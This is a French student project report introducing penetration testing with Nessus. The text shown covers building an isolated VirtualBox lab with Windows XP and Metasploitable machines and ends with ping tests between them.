

SIMON ZHANG  
KEYANE LHAMZI  
BUT2 RT FI CYBER

# DECOUVRIR LE PENTEST

## SAE 304

UNIVERSITÉ SORBONNE PARIS  
NORD






<b>1/ Introduction</b>	<b>4</b>
<b>2/ Préparation de l'environnement</b>	<b>5</b>
2.1/ Installation de VirtualBox	5
2.2/ Création et configuration des machines virtuelles (VM)	6
2.2.1/ Création de la VM Windows XP	6
2.2.2/ Création de la VM Metasploit	10
2.2.3/ Création de la VM Kali Linux avec Nessus	13
<b>3/ Installation de Nessus</b>	<b>16</b>
<b>4/ Analyse des vulnérabilités</b>	<b>18</b>
4.1. Analyse et exploitation de la machine Windows XP (192.168.1.1)	18
4.2. Analyse et exploitation de la machine Metasploit (192.168.1.2)	28
<b>Conclusion</b>	<b>36</b>

# 1/ Introduction

Dans le cadre de ce projet, nous explorons l'univers du pentesting à l'aide de l'outil **Nessus**. Ce dernier est reconnu pour sa capacité à analyser les vulnérabilités des systèmes, réseaux et applications. L'objectif principal de ce projet est de comprendre le fonctionnement et les fonctionnalités de Nessus tout en réalisant des tests de sécurité sur des machines cibles, telles que Windows XP, Metasploit, et Debian 8.

L'approche se base sur l'utilisation de **Nessus Essentials** installé sur une machine virtuelle (par exemple, Debian 9). Nessus permet d'identifier les vulnérabilités critiques, comme les correctifs manquants, les ports ouverts, les mauvaises configurations, et bien plus. Il génère également des rapports détaillés qui peuvent être exploités pour corriger ces failles au fil du temps.



Le schéma présenté illustre la structure fonctionnelle de notre environnement de test :

## 1. Machine d'analyse (Kali Linux avec Nessus Professional) :

La machine Kali Linux sert de plateforme principale pour exécuter Nessus. Elle est configurée pour scanner des machines cibles à la recherche de vulnérabilités.

## 2. Machines cibles :

Metasploit : Cette machine représente un système intentionnellement vulnérable utilisé pour simuler des attaques et valider l'efficacité des tests de sécurité.

Windows XP : Une ancienne version de Windows connue pour ses nombreuses vulnérabilités, idéale pour observer les résultats des scans et identifier les failles critiques.

## 3. Fonctionnement du processus :

Les machines cibles sont scannées par Nessus depuis Kali Linux.

Nessus effectue une analyse approfondie pour détecter les vulnérabilités des systèmes.

## 2/ Préparation de l'environnement


### 2.1/ Installation de VirtualBox

Tout d'abord nous allons devoir installer le logiciel VirtualBox qui nous permettra d'avoir les différentes machines virtuelles dont nous avons besoin pour ce projet.

Il faut donc d'abord se rendre sur le site officiel de VirtualBox : [virtualbox.org](http://virtualbox.org).

Où ensuite nous pourrons télécharger la version compatible avec notre système d'exploitation, ici Windows.

Une fois VirtualBox installé nous pouvons suivre les instructions d'installations.



## 2.2/ Création et configuration des machines virtuelles (VM)

### 2.2.1/ Création de la VM Windows XP


Après avoir installé VirtualBox nous allons devoir installer les différentes machines virtuelles nécessaires.

Nous allons donc commencer par installer la machine virtuelle Windows XP. Pour cela nous allons devoir trouver un fichier ISO de Windows XP pour ensuite l'importer sur VirtualBox.


Nous avons trouvé le fichier sur ce site :

<https://telecharger.malekal.com/download/windows-xp-professionnel-x86/>


On monte l'image sur VirtualBox :




On donne comme nom Windows XP



La puissance ici n'est pas nécessaire pour cette machine.



On donne un espace de stockage de 20 Go.




On ajoute ensuite l'image de Windows XP et on peut lancer la machine virtuelle.

Après avoir réalisé toutes les étapes d'installations et de configurations nous arrivons sur le bureau de Windows XP.




Nous allons ensuite ajouter la machine dans un réseau avec les autres VM pour qu'elles puissent toutes communiquer entre elles.

On se rend dans le panneau de configuration puis dans les options de réseaux.



On ajoute une adresse ici 192.168.1.1/24.




## 2.2.2/ Création de la VM Metasploit

Nous allons maintenant passer à la création de la VM Metasploit qui est une machine créée intentionnellement avec des vulnérabilités pour s'entraîner et tester.

On trouve donc une image ISO de Metasploit pour la monter sur VirtualBox.

On crée donc une nouvelle machine et on la configure.



On trouve l'image ici

<https://lipn.univ-paris13.fr/~evangelista/cours/R316-CYBER/metasploitable-linux-2.0.0.zip>

On a donc notre machine Metasploit, on se connecte avec les identifiants comme demandé puis nous allons configurer le réseau pour qu'elle puisse communiquer.

```
GNU nano 2.0.7          File: /etc/network/interfaces      Modif

# This file describes the network interfaces available on your
system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
    address 192.168.1.2
    netmask 255.255.255.0
    gateway 192.168.1.1
    dns-nameservers 8.8.8.8
```

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet HWaddr 08:00:27:73:3a:d5
          inet addr:192.168.1.2 Bcast:192.168.1.255 Mask:255.255.255.0
          inet6 addr: 2a01:e0a:2da:5fa0:a00:27ff:fe73:3ad5/64 Scope:Global
          inet6 addr: fe80::a00:27ff:fe73:3ad5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:94 errors:0 dropped:0 overruns:0 frame:0
          TX packets:51 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6557 (6.4 KB) TX bytes:4926 (4.8 KB)
          Base address:0xd020 Memory:f0200000-f0220000
```

On a attribué ici l'adresse 192.168.1.2/24 sur l'interface eth0 pour la machine Metasploit.

On peut donc maintenant tester la connexion entre les 2 machines virtuelles.

On se met sur Windows XP et on ping Metasploit donc 192.168.1.2 :

```
C:\Documents and Settings\SimonPC>ping 192.168.1.2

Envoi d'une requête 'ping' sur 192.168.1.2 avec 32 octets de données :

Réponse de 192.168.1.2 : octets=32 temps=4 ms TTL=64
Réponse de 192.168.1.2 : octets=32 temps=1 ms TTL=64

Statistiques Ping pour 192.168.1.2:
    Paquets : envoyés = 2, reçus = 2, perdus = 0 (perte 0%),
Durée approximative des boucles en millisecondes :
    Minimum = 1ms, Maximum = 4ms, Moyenne = 2ms
```

On vérifie dans l'autre sens :

```
root@metasploitable:/home/msfadmin# ping 192.168.1.1
PING 192.168.1.1 (192.168.1.1) 56(84) bytes of data.
64 bytes from 192.168.1.1: icmp_seq=1 ttl=128 time=0.696 ms
64 bytes from 192.168.1.1: icmp_seq=2 ttl=128 time=0.688 ms

